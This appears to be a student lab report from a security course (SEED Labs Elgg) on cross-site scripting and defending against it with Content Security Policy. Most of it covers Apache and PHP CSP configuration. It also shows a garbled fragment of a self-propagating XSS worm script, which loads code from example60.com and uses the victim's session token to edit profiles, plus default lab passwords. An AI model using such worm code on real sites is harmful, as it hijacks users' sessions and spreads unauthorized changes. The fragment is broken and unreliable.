
CYB – 301




Singson, John Florence M.

CYB – 301

37. We also check it in Boby's profile.




(after visiting Alice's profile.)




Singson, John Florence M.
CYB – 301

38. We now proceed to the counter measures. We try to log in as admin but the account that the pdf gave does not work, so in order to proceed we try to guess the password.



User	Password
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

We notice that the other passwords use seed on the first part and the name of the user at the last part, why does the admin's password work? It is different from the rest of the passwords, so we now try to guess the admins' password, with the use of the pattern given on the previous passwords, we try to use the password seedadmin instead of seedelgg.




And it worked.

Singson, John Florence M.
CYB – 301

UserName	Password
admin	seedelgg
alice	seedalice
boby	seedboby
charlie	seedcharlie
samy	seedsamy

39. We see here elgg's countermeasures for the scripts.



The screenshot shows a Linux desktop environment with a terminal window and a browser window. The terminal window displays Elgg code, specifically a script named worm.js. The code includes several commented-out sections, indicating security countermeasures that have been disabled. The browser window shows the Elgg For SEED Labs Administration interface, specifically the Plugins section. The terminal window has a red arrow pointing to the password column in a user table, highlighting the password 'seedelgg'.

```
var wormCode = encodeURIComponent(
    "script type=\"text/javascript\" " +
    "worm" " " +
    "http://www.example60.com/worm.js\>" +
    "script"

e content of the description field and access level.
= "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
= "&accesslevel[description]=2";

e name, guid, timestamp, and token.
= "&name=" + elgg.session.user.name;
= "&guid=" + elgg.session.user.guid;
= "&_elgg_ts=" + elgg.security.token.__elgg_ts;
= "&_elgg_token=" + elgg.security.token.__elgg_token;

e URL
url="http://www.seed-server.com/action/profile/edit";
nt = token + ts + name + desc + guid;

uct and send the Ajax request
uid = 59;
session.user.guid != attackerguid){
e and send Ajax request to modify profile
x=null;
new XMLHttpRequest();
en("POST", sendurl,true);
tRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}root@8d19eefab8690:/var/www/csp#
```

It states in the pdf that the other security countermeasures were commented out so we can freely tamper with the website.

In addition to HTMLawed, Elgg also uses PHP's built-in method `htmlspecialchars()` to encode the special characters in user input, such as encoding "<" to "<", ">" to ">", etc. This method is invoked in `dropdown.php`, `text.php`, and `url.php` inside the `vendor/elgg/elgg/views/default/output/` folder. We have commented them out to turn off the countermeasure.

40. We now proceed to defeating XSS Attacks using CSP.

To conduct experiments on CSP, we will set up several websites. Inside the Labsetup/image www docker image folder, there is a file called apache csp.conf. It defines five websites, which share the same folder, but they will use different files in this folder. The example60 and example70 sites are used for hosting JavaScript code. The example32a, example32b, and example32c are the three websites that have different CSP configurations. Details of the configuration will be explained later.

Singson, John Florence M.

CYB – 301

We visited the pages and see that 2 out of 5 pages have fails.

The screenshot shows a Linux desktop environment with several windows open:


- A terminal window titled "root@...:/var/www/csp" containing a shell script for generating a worm payload. The script uses `curl` to download files from example60.com and example70.com, then concatenates them with a worm component and encodes the result as base64.
- Five browser windows titled "CSP Experiment" showing test results for different nonce types and sources:

 - example60.com: All tests (Inline, From self, From www) are OK.
 - example70.com: All tests are OK.
 - example32a.com: All tests are OK.
 - example32b.com: All tests are Failed.
 - example32c.com: All tests are Failed.

- A desktop environment window showing the system tray and taskbar.

41. The following questions are found on the pdf guide.

1. Describe and explain your observations when you visit these websites.
We see that 2 out of 3 websites have fails in them.
2. Click the button in the web pages from all the three websites, describe and explain your observations.
- 3.



We can see that on the three websites the JS Code was executed but the ones with the failed statuses did not execute.

4. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.
- 5.

```
root@8d19eef8690:/var/www/csp# ls /etc/apache2/sites-available
000-default.conf  apache_elgg.conf  server_name.conf
apache_csp.conf  default-ssl.conf
root@8d19eef8690:/var/www/csp#
root@8d19eef8690:/var/www/csp# nano /etc/apache2/sites-available/apache_csp.conf
```

Singson, John Florence M.


CYB – 301

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com '111-111-111' '222-222-222' \
        *.example60.com \
    "
```

We modify the area 5 and 6 display. We add the nonce and the examples on the header set part beside the script-src.

Then we restart the server

```
root@8d19eefaa8690:/var/www/csp# service apache2 restart
* Restarting Apache httpd web server apache2 [ OK ]
```



We make an alert script to show us if the website click me will work and to confirm if everything is up and running.

```
<script type="text/javascript" nonce="777-777-777">
function myAlert() {
    ...
    alert('JS Code Executed');
}
</script>
```

Singson, John Florence M.
CYB – 301

We create a script at the bottom of the html file found In the image_www
We add the nonce for 111-111-111 and 222-222-222 plus the example60.com and the 777-777-777


```
<p>7. From button click: <button onclick="myAlert();">Click me</button></p>

]<script type="text/javascript" nonce="111-111-111">
document.getElementById('areal').innerHTML = "<font color='green'>OK</font>";
</script>

]<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        'nonce-111-111-111' 'nonce-222-222-222' *.example60.com 'nonce-777-777-777' \
        "
[03/27/24]seed@VM:~/.../image_www$ docker cp apache_csp.conf 8d19eeafa8690:/etc/apache2/sites-available/apache_csp.conf
Successfully copied 2.56kB to 8d19eeafa8690:/etc/apache2/sites-available/apache_csp.conf
```


We see that it is modified



We restart the apache server

Singson, John Florence M.
CYB – 301

```
root@8d19eefa8690:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2
[ OK ]
root@8d19eefa8690:/var/www/csp#
```



- ## CSP Experiment
1. Inline: Nonce (111-111-111): **OK**
 2. Inline: Nonce (222-222-222): **OK**
 3. Inline: NoNonce: **Failed**
 4. From self: **OK**
 5. From www.example60.com: **OK**
 6. From www.example70.com: **OK**
 7. From button click:
6. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Modify the php to add nonce for 222-222-222 and example60.com

```
<?php
$cspheader = "Content-Security-Policy:" .
              "default-src 'self';".
              "script-src 'self' 'nonce-111-111-111' *.example70.com".
              "'nonce-222-222-222' *.example60.com";
header($cspheader);
?>

<?php include 'index.html';?>
```

Copy to the server

```
[03/27/24]seed@VM:~/.../csp$ docker cp phpindex.php 8d19eefa8690:/var/www/csp
Successfully copied 2.05kB to 8d19eefa8690:/var/www/csp
```


Check the file in the server.

Singson, John Florence M.
CYB – 301

```
root@8d19eefaf8690:/var/www/csp# cat /var/www/csp/phpindex.php
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' *.example70.com".
    "'nonce-222-222-222' *.example60.com";
header($cspheader);
?>

<?php include 'index.html';?>
```

```
root@8d19eefaf8690:/var/www/csp#
```



CSP Experiment

1. Inline: Nonce (111-111-111): **OK**

2. Inline: Nonce (222-222-222): **OK**

3. Inline: NoNonce: **Failed**

4. From self: **OK**

5. From www.example60.com: **OK**

6. From www.example70.com: **OK**

7. From button click: **Click me**

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

CSP helps prevent XSS attacks by controlling where resources like scripts can come from. It blocks malicious scripts from running and allows only trusted sources. It also stops inline scripts and reports any policy violations. This makes it harder for attackers to inject harmful code into web pages.